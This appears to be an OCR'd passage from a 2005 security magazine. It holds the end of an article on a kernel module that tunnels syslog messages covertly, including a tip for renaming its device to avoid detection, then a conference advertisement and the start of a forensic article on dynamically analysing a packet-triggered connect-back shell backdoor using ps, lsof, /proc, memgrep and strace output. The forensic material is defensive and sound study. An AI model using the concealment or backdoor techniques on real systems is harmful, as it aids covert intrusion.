The last thing that we need to do is change the name of the */dev/tunnel* device file to some other name that is not associated with the *tunnel.o* module. Note, however, that this also requires us to change the filename in the source code of the `syslog()` function (in the *misc/sys/syslog.h* file in *glibc* source directory).

## Better, stronger, more secure

The current version of *SYSLOG Kernel Tunnel* provides basic functionality. While it works as intended, there are several things that could be improved – specifically protecting the log messages from being intercepted on another machine. Encrypting the messages seems a reasonable solution, but it requires that another program on the remote machine receives and decrypts the incoming



**Listing 7.** *The contents of /proc/devices when tunnel.o is loaded*

```
# cat /proc/devices
Character devices:
  1 mem
  2 pty
  3 ttyp
  4 ttyS
  5 cua
  7 vcs
 10 misc
 29 fb
109 lvm
128 ptm
129 ptm
136 pts
137 pts
162 raw
254 tunnel

Block devices:
  1 ramdisk
  2 fd
  3 ide0
  7 loop
  9 md
 58 lvm
```

**Listing 8.** *The contents of /proc/devices when the device number is changed*

```
# cat /proc/devices
Character devices:
  1 mem
  2 pty
  3 ttyp
  4 ttyS
  5 cua
  7 vcs
 10 misc
 29 fb
109 lvm
128 ptm
129 ptm
136 pts
137 pts
162 raw
195 nvidia

Block devices:
  1 ramdisk
  2 fd
  3 ide0
  7 loop
  9 md
 58 lvm
```

messages, or that this functionality is incorporated into the *syslogd* server. Another feature that is worth considering is sending the log messages




**Figure 4.** *How the clean.o module works*




**Figure 5.** *How the tunnel.o module works*

generated by the kernel itself. This would probably require modifying the internal kernel function `printk()`, which is used for this purpose.

The *SYSLOG Kernel Tunnel* project is immature, but it is constantly being developed. If you want to share your knowledge and ideas or are willing to help, feel free to contact the author, Michał Piotrowski – *skt@post.pl.* ■

## On the Net

- *http://bama.ua.edu/~dunna001/journeyman/html/c241.htm* – a guide on writing Linux kernel modules,
- *http://www.tldp.org/HOWTO/Glibc2-HOWTO-2.html* – a tutorial on updating the *glibc* library.

Poland's biggest conference on Open Source security

- 2 days
- 3 simultaneous lecture sessions
- 3 simultaneous workshop sessions

**Conference scope:**

- SELinux - practical solutions, based on the example of Fedora
- OpenSSL - communication encryption library - programming
- VPN - a secure network on Linux in practice
- OpenBSD - what makes *BSD the safest solutions available?
- SpamAssassin - antispam filter
- Antivirus tools - ClamAV - open source antivirus
- Exploits
- Innovative intrusion techniques
- Network security auditing
- Data integrity verification systems - Tripwire, Afick
- Secure Linux distributions - Openwall, Trustix
- Backup solutions (mass storage, clusters, HA)
- Hardening open source systems
- Web server security
- Intrusion detection and prevention with the use of open source tools

www.oss.org.pl

**LIMITED ATTENDANCE!**

OSS

**OPEN SOURCE SECURITY**

**Give yourself a chance to listen to respected IT experts sharing their knowledge and experiences related to open source technologies and security tools.**

March 17th-18th 2005
The Courtyard
by Marriott Hotel, Warsaw

Details: Tomasz Szypula
+48 22 860 17 21
tomasz.szypula@software.com.pl

In partnership with:


software KONFERENCJE    haking.lab

Media patronage:

LINUX+    hakin9
php solutions    Software 2.0

# Reverse Engineering – Dynamic Analysis of Executable ELF Code

Marek Janiczek



**Dynamic analysis of code in the Executable and Linkable Format (ELF) presents more possibilities than static analysis – it allows users to influence the execution of the tested program. It is not difficult to carry out, but requires an isolated environment for security reasons.**

In forensic analysis, one can distinguish two approaches to the problem of suspicious executable program reverse engineering. The first is the static analysis in which the tested program is not run and the tests are based only on the contents, logic and mechanisms used (see Article *Reverse Engineering ELF Executables in Forensic Analysis, hakin9* 1/2005). The second approach is the dynamic analysis which involves an attempt to run the suspicious program in a controlled manner and monitor its tasks. A characteristic feature of the dynamic analysis is the possibility to influence the actions of the tested program.

We will perform the analysis on a suspicious program named *kstatd* which was found on a compromised system. Apart from techniques and tools useful for the analysis, we present classic problems which can be encountered during tests. Some elements of the presented dynamic analysis will be useful for gathering evidence from a compromised system or during the so-called *live forensic analysis*.

## The analysis environment

If we decide to carry out dynamic analysis of a suspicious executable file, we must be aware of the possibility that it contains mechanisms which will try to make it difficult or try to fool the person carrying it out (see Frame *Techniques for Making Disassembling and Debugging Difficult*). Foreseeing the behaviour of a tested program can be difficult – it is therefore necessary to prepare an isolated environment in which it will be possible to run the program in a controlled manner and observe the tasks it performs (see Frame *Safe Testground*).

In our analysis, we will use two hosts in a physically separated network (see Figure 1). The first one will have the *VMware* software installed and the other will be a trusted system with an installed sniffer (it will also receive the analysis results). In the *VMware* environment, a virtual

### What you will learn...

- how to carry out dynamic ELF code analysis,
- how to use the *gdb* debugger.

### What you should know...

- the C programming language,
- at least the basics of the Assembler language,
- how to use the command line of *NIX systems.

## Safe Testground

The network environment in which we intend to carry out our dynamic analysis must be physically or logically (VLAN, firewall system rules) separated from other networks. If we believe that the program to be analysed might interact with systems on the Internet we might, optionally, enable it to perform outward connections.

In this case, the isolated network environment should also contain, apart from the system on which our analysis will be carried out, a host which will perform the role of a network traffic sniffer as well as a host to which potential analysis results can be sent.

The configuration of the operating system under which the analysis will be carried out should be as similar as possible to the configuration of the system on which the program was found. This is especially important if the suspicious program is dynamically compiled and certain shared libraries are required for it to work properly.

It might also be a good idea to use *Tripwire* or *AIDE* tools for creating cryptographic sums for files. The generated cryptographic sums can be used during the analysis for verification of file integrity in its different phases and discovery of potential changes made by the tested program. One can also use more advanced tools such as *SAMHAIN* or *Osiris* which, apart from file integrity verification, enable the user to verify the integrity of the system's kernel structure. In order to remain confident that the tools used for analysis have not been modified in an uncontrolled manner, one should use tools located on a different, write protected drive, for instance on *hakin9.live*.

The operating system environment in which the analysis will be carried out doesn't necessarily have to be a physical network host. An interesting alternative is presented by software which enables us to emulate a host. An example of such software is *VMware* – it enables users to easily create and recreate system environments (all information about the virtual system is kept in a few files). Another virtue of this software is the possibility of creating snapshots of the system's state and undoing changes to the the state last checkpointed as well as changing the working mode of the virtual host drive from *Persistent* to *Non Persistent*. As a result, all changes that have been made during the operation of the system are not checkpointed and the system will return to its original state after a restart.

host will be created with the Red Hat Linux 7.3 operating system (the version of the system on which the suspicious program was found). In order to make traffic sniffing easier, the hosts will be connected to a network via a hub.

After having done all necessary preparations in the system on which the analysis will be carried out, we generate, with the help of *AIDE*, cryptographic sums for all important elements and then export them to the trusted host. We copy the program to be analysed to the correctly prepared environment and switch the working mode of the virtual disk to *Non Persistent*. The system is ready for analysis.

## Dynamic analysis of executable code

We will carry out the analysis process in three stages (see Figure 2). In the first stage, we will run the analysed program in a standard way (without using any tracing mechanisms) and perform a general assessment based on the information made available in the operating system. In the second stage, we will attempt to trace system function calls and in the third we will observe the working program by means of a debugger. Each subsequent stage will provide more detailed information about the analysed program.

After finishing each stage, it will be possible to verify the cryptographic sums of files and restart the system in order to make sure that the analysed program has not made changes which could have a negative influence on the results obtained in later stages.



The system on which the analysis will be carried out
Secure system
(analysis results + sniffer)
Internet
Hub
Firewall
Analysis environment
wrk02
wrk03

**Figure 1.** *A schematic of the analysis environment*

### Stage I – standard program execution

In the first stage, we will perform a basic assessment of the program at hand. In order to find out its type and gather basic information we will use the *file* command.

One of the most important bits of information about the program is its compilation method. As can be seen, the program we are analysing is statically linked:

```
# file kstatd
kstatd: ELF 32-bit
  LSB executable,
  Intel 80386,
  version 1 (SYSV),
  statically linked, stripped
```

We will now continue with running the program and analysing information which can be obtained from data structures kept in the operating system. Such information certainly consists of the result of the *ps* command which provides us, among other things, with processor usage (`%CPU`), memory usage (`%MEM`) and the state of the process (`STAT`) which together give us a good picture of the process' activity. Information about caught (`CAUGHT`), ignored (`IGNORED`) and blocked (`BLOCKED`) signals will tell us how the analysed program intends to react to


**Listing 1.** *Information gathered with ps*

```
# ps ax -o pid,%cpu,%mem,stat,caught,ignored,blocked,eip,esp,stackp,flags,wchan,tty,cmd
 PID %CPU %MEM STAT       CAUGHT           IGNORED          BLOCKED       EIP      ESP    STACKP   F WCHAN             CMD
7058  0.0  0.3 S    0000000000014022 8000000000200000 0000000000000000 080622c2 bffff8ec bffffb80 040 schedule_timeout ./kstatd
…
```

signals. The state of the processor's *%eip* register (`EIP`) will point to the address of the instruction currently performed. The value of the `STACKP` field shows the localisation of the bottom of the stack and the *%esp* register – the address of the current top. On top of this, the results of the *ps* command (the `WCHAN` field) will provide us with information about the name or address of the function (so-called channel) in which the process can be set to idle (a process having the `Running` status has a dash in the `WCHAN` field). The field with the letter `F` (`FLAGS`) states the current flags of the process.

For the purpose of observing the process' behaviour, the *ps* command can be run several times. One can also use a *top* type tool which will refresh the current view of the process list at a given time interval. Let's start the *ps* command with the appropriate arguments (see Listing 1):

Let us take a look at the obtained information. The processor usage and the state of the *kstatd* process



Starting the kstatd program (Process 1).
The definition of reacting to given signals.
Preparing the interfaces and enabling the sniffing of network traffic (without promiscuous mode) as well as assigning port criteria.
Closing the standard input, output and error output.
Switching to the background working mode.
Sniffing network traffic with the implemented filter and verification of the received packets based on the set criteria.
Are the required criteria met?
NO
YES
Calling th fork() function.
Process 1 (parent)
Process 2 (child)
Setting up a connection to the host specified in a packet which met the desired criteria.
Searching for a free terminal device and opening it.
Proces 2
Calling th fork() function.
Process 3 (child)
Commencing with two way data transmission between the system shell and the created connection.
Starting the system bash with the execle() function.
Leaving the shell – ending processes 2 and 3.

**Figure 2.** *The dynamic analysis process*

show that at the time *ps* was run, it was not carrying out any heavy calculations and was asleep (the `schedule_timeout()` function). On top of this, running the *ps* command several times showed that the contents of the *%eip* register didn't change – this tells us that the process is waiting for an unknown event or resource.

By analysing the signal masks we can get information about which signals are caught, ignored and blocked (mask definition: `__sigmask(sig) (((unsigned long int) 1) << (((sig) - 1) % (8 * sizeof(unsigned long int))))` from the file */usr/include/bits/sigset.h*). The process will catch signals having the mask: 10000 (`0x17 – SIGCHLD`), 4000 (`0xf – SIGTERM`), 20 (`0x6 – SIGABRT`) and 2 (`0x2 – SIGINT`) and ignores the signal 200000 (`0x16 – SIGTTOU`). The flags of the process (`040 = forked but didn't exec`) show that the process started working in the background by using the `fork()` function.

Apart from information obtained through the *ps* command, we might find that the information about files opened by the process is also useful – in an *NIX system, an opened file can be any element (such as a normal file, folder, device file, shared library, stream, network file – an *internet* type socket or a *unix* type socket). We will use the *lsof* command to gather this information. By default, *lsof* displays a list of all open files in the system together with their name, type, size, owner, name and PID number of the process that opened it. In order to view only files opened by the process of interest one should use the `-p` switch (see Listing 2).

**Listing 2.** *Information gathered with the lsof command*

```
# lsof -p 7058
COMMAND  PID USER   FD   TYPE DEVICE   SIZE   NODE NAME
kstatd  7058 root  cwd    DIR    8,1   4096 440795 /analysis
kstatd  7058 root  rtd    DIR    8,1   4096      2 /
kstatd  7058 root  txt    REG    8,1 522680 440796 /analysis/kstatd
kstatd  7058 root    3u  sock    0,0         13548 can't identify protocol
```

Let us turn our attention to a file opened for reading and writing (`u`) which is of the socket type (`sock`) and does not have a determined protocol. On top of this, the list does not contain open files with the descriptor `0` (standard input), `1` (standard output) and `2` (standard error output) which means that all communication channels have been closed by the process. If the analysed program was dynamically linked, the results of the *lsof* command would also contain information about the shared libraries which are being used.

Another element, which should be considered as a main information source about the state of the system and the processes running within it, is the *procfs* virtual file system. It performs the role of an interface to the system kernel data structures (see Frame *The procfs Virtual File System in Linux*).

Going through the contents of the folder whose name corresponds to the PID number of the analysed process one can find, among other things, information presented in Listing 3. As can be seen, we previously gathered much of this information by means of the *ps* and *lsof* commands. One of the new details is information about mapping specific program parts into memory: the address range taken up by a given process element, access privileges to its specific elements (`r – read`, `w – write`, `x – execute`, `s – shared`, `p – private`), the offset with regards to the start of the file, the device number (`major`, `minor`), and the number of the i-node as well as the path and name of the source file.

In the first stage, one should also analyse the memory of the running program. Access to the process' memory can be achieved by means of the `open(2)`, `read(2)` and `fseek()` functions performed on the *mem* file which can be found in */proc/PID*. We will use the *memgrep* tool for analysing the memory contents (the tool also allows us to analyse core dumps). The most important features of this

## The procfs Virtual File System in Linux

In the Linux operating system the */proc* directory is a virtual file system which is basically an interface to the system kernel's data structures. It contains a set of the most important information about the processes running in the system and about the system kernel itself. The */proc* folder contains, among other things, subfolders – the names of which correspond to PID numbers of all working processes. Each of these subfolders contains the following files :

- *cmdline* – a complete list of parameters supplied to the process from the command line,
- *cwd* – a link to the working directory in the environment of the given process,
- *environ* – a list of environment variables for the given process,
- *exe* – a link to the executable program file,
- *fd* – a folder containing a list of descriptors for files opened by the process which are symbolic links to the appropriate file (the 0 value points to the standard input, 1 – standard output and 2 – standard error output),
- *maps* – a file containing information about memory regions mapped by the process and access rights to those regions,
- *mem* – access to the process' memory by means of the `open()`, `read()`, `fseek()` functions,
- *root* – the root file system folder for the process,
- *stat* – statistical information about the process (definition in the file */usr/src/linux/fs/proc/array.c*),
- *statm* – statistical information about memory usage.

**Listing 3.** *Information about the analysed program obtained from the /proc directory*

```
# more status
Name:   kstatd
State:  S (sleeping)
Tgid:   7058
Pid:    7058
PPid:   1
TracerPid:      0
Uid:    0       0       0       0
Gid:    0       0       0       0
FDSize: 32
Groups: 0 1 2 3 4 6 10
VmSize:      532 kB
VmLck:         0 kB
VmRSS:       208 kB
VmData:       20 kB
VmStk:         8 kB
VmExe:       492 kB
VmLib:         0 kB
SigPnd: 0000000000000000
SigBlk: 0000000000000000
SigIgn: 8000000000200000
SigCgt: 0000000000014022
CapInh: 0000000000000000
CapPrm: 00000000fffffeff
CapEff: 00000000fffffeff

# ls -la fd
total 0
dr-x------    2 root     root            0 Feb 12 20:26 .
dr-xr-xr-x    3 root     root            0 Feb 12 20:20 ..
lrwx------    1 root     root           64 Feb 12 20:26 3 -> socket:[13548]

# more maps
address           perms offset  dev   inode      pathname
08048000-080c3000 r-xp 00000000 08:01 440796     /analysis/kstatd
080c3000-080c6000 rw-p 0007b000 08:01 440796     /analysis/kstatd
080c6000-080cb000 rwxp 00000000 00:00 0
bfffe000-c0000000 rwxp fffff000 00:00 0
```

**Listing 4.** *Displaying the process' memory segments*

```
# memgrep -p 7058 -L
.bss    => 080c5a20
.data   => 080c3000 (5216 bytes, 5 Kbytes)
.rodata => 080a6fa0 (113544 bytes, 110 Kbytes)
.text   => 080480e0 (388768 bytes, 379 Kbytes)
stack   => bffffb80
```

**Listing 5.** *Displaying the contents of the .rodata segment*

```
# memgrep -p 7058 -d -a rodata \
  -l 700 -F printable
700 bytes starting at 080a6fa0
  (+/- 0) as printable...
080a6fa0: ......../dev/pty
080a6fb0: XX.pqrstuvwxyzPQ
080a6fc0: RST.0123456890ab
080a6fd0: cdef.tty../bin/s
080a6fe0: h.eth0.dst port
080a6ff0: 80..............
080a7000: @(#) $Header: /t
080a7010: cpdump/master/li
080a7020: bpcap/bpf/net/bp
080a7030: f_filter.c,v 1.3
080a7040: 5 2000/10/23 19:
080a7050: 32:21 fenner Exp
080a7060:  $ (LBL).......
080a7070: ................
080a7080: @(#) $Header: /t
080a7090: cpdump/master/li
080a70a0: bpcap/bpf_image.
080a70b0: c,v 1.24 2000/07
080a70c0: /11 00:37:04 ass
080a70d0: ar Exp $ (LBL)..
…
080a71a0: @(#) $Header: /t
080a71b0: cpdump/master/li
080a71c0: bpcap/etherent.c
080a71d0: ,v 1.21 2000/07/
080a71e0: 11 00:37:04 assa
080a71f0: r Exp $ (LBL)...
080a7200: @(#) $Header: /t
080a7210: cpdump/master/li
080a7220: bpcap/grammar.y,
080a7230: v 1.64 2000/10/2
080a7240: 8 10:18:40 guy E
080a7250: xp $ (LBL)..
```

tool is its possibility to display the process' memory starting at a given address (having a set length and a given format) as well as searching through it.

After using the *memgrep* tool for displaying memory segments of the analysed process (see Listing 4), as well as the printable characters from the `.rodata` section (see Listing 5) we will obtain repeating information about the *libpcap* library (*packet capture*) – this suggests that it is being used by the analysed program. There also appear character strings describing the network interface (`eth0`), terminal devices (`/dev/ptyXX`), system shell (`/bin/sh`) and the `dst port 80` string which may perform the role of a packet filter for functions from the *libpcap* library.

At this stage, one should also verify the list of open ports. As we already used the *lsof* command it seems that using the *netstat* command is not necessary. However, in order to obtain reliable information about open ports, we should perform a port scan from a trusted host (for instance with the *Nmap* tool). On top of this, one can perform a verification check of the cryptographic sums with the previously generated data base and go through the sniffer logs in order to discover any attempts to connect to outside systems. In the analysed example, we have not discovered any new open ports and the integrity of the files has not been threatened. Also, the sniffer has not noticed anything of interest.

## Strace Replacement

*Strace* is not the only tool which can be used for tracing system calls. An interesting alternative to *strace* is presented by *syscalltrack*. This tool enables us to define calls which are to be traced and tasks to be performed if a defined criterion is met. As example tasks, one can point to registering the function call, forcing the system call to fail or stalling the process which attempted to make the call. *Syscalltrack* works on the kernel level and is loaded into the system in the form of two modules (`set_rules` and `set_hijack`). For analysing dynamically linked programs, apart from *strace* and *syscalltrack*, one can also use the *ltrace* program – its main functionality consists of tracing calls to dynamic libraries.

## Stage II – tracing system function calls and library references

In the next stage, we will trace the program based on an analysis of system function calls. To do this, we will use the *strace* tool, although it is not the only useful program (see Frame *Strace Replacement*).

The names of system calls registered by *strace*, their arguments and returned values are, by default, sent to the standard error output – they can, however, be redirected to any other file (the `-o` switch). If we want to trace child processes generated by the process being analysed we should use the (`-f`) switch. The possibility of saving the results for every newly created child process to a separate file can also be useful (switches `-ff` and `-o`). If we want to attach information about the contents of the *%eip* register at the time the system call has been made to the overall results, we should use the `-i` switch. For us, the most interesting functionality is tracing an already running process – we just have to use the `-p` switch after which we supply the PID of the process to be traced.

Let us trace the program to be analysed. The results will be redirected to a file named *kstatd.out* (see Listing 6):

**Listing 6.** *Tracing system calls with strace*

```
# more kstatd.out
[????????] execve("./kstatd", ["./kstatd"], [/* 19 vars */]) = 0
[08061dae] fcntl64(0, F_GETFD)          = 0
[08061dae] fcntl64(1, F_GETFD)          = 0
[08061dae] fcntl64(2, F_GETFD)          = 0
[0806090d] uname({sys="Linux", node="mlap.test.lab", ...}) = 0
[0807fd44] geteuid32()                  = 0
[08060ad4] getuid32()                   = 0
[0807fe1c] getegid32()                  = 0
[0807fdb0] getgid32()                   = 0
[08080291] brk(0)                       = 0x80c7a0c
[08080291] brk(0x80c7a2c)               = 0x80c7a2c
[08080291] brk(0x80c8000)               = 0x80c8000
[08056948] rt_sigaction(SIGCHLD, {0x8048768, [CHLD], SA_RESTART|0x4000000}, {SIG_DFL}, 8) = 0
[08056948] rt_sigaction(SIGABRT, {0x8048920, [ABRT], SA_RESTART|0x4000000}, {SIG_DFL}, 8) = 0
[08056948] rt_sigaction(SIGTERM, {0x8048920, [TERM], SA_RESTART|0x4000000}, {SIG_DFL}, 8) = 0
[08056948] rt_sigaction(SIGINT, {0x8048920, [INT], SA_RESTART|0x4000000}, {SIG_DFL}, 8) = 0
[08056948] rt_sigaction(SIGTTOU, {SIG_IGN}, {SIG_DFL}, 8) = 0
[08062302] socket(PF_INET, SOCK_DGRAM, IPPROTO_IP) = 3
[08062104] ioctl(3, 0x8915, 0xbffff9c0) = 0
[08062104] ioctl(3, 0x891b, 0xbffff9c0) = 0
[08061b4d] close(3)                     = 0
[08062302] socket(PF_PACKET, SOCK_RAW, 768) = 3
[08062104] ioctl(3, 0x8933, 0xbffff920) = 0
[08062104] ioctl(3, 0x8927, 0xbffff920) = 0
[08062104] ioctl(3, 0x8933, 0xbffff920) = 0
[08062262] bind(3, {sin_family=AF_PACKET, proto=0x03, if2, pkttype=0, addr(0)={0, }, 20) = 0
[080622e2] setsockopt(3, SOL_PACKET, PACKET_ADD_MEMBERSHIP, [2], 16) = 0
[08062104] ioctl(3, 0x8921, 0xbffff920) = 0
[080622e2] setsockopt(3, SOL_SOCKET, 0x1a /* SO_??? */, [28], 8) = 0
[08061dae] fcntl64(3, F_GETFL)          = 0x2 (flags O_RDWR)
[08061dae] fcntl64(3, F_SETFL, O_RDWR|O_NONBLOCK) = 0
[080622a2] getsockopt(3, SOL_SOCKET, SO_RCVBUF, [65535], [4]) = 0
[08061b74] read(3, 0xbffff5e0, 1024)    = -1 EAGAIN (Resource temporarily unavailable)
[08061dae] fcntl64(3, F_SETFL, O_RDWR)  = 0
[08061b4d] close(0)                     = 0
[08061b4d] close(1)                     = 0
[08061b4d] close(2)                     = 0
[08060977] fork()                       = 8022
[0806099d] _exit(0)                     = ?
```




**Figure 3.** *Network byte order – conversion*

```
# strace -ff -i -o \
  kstatd.out /analysis/kstatd
```

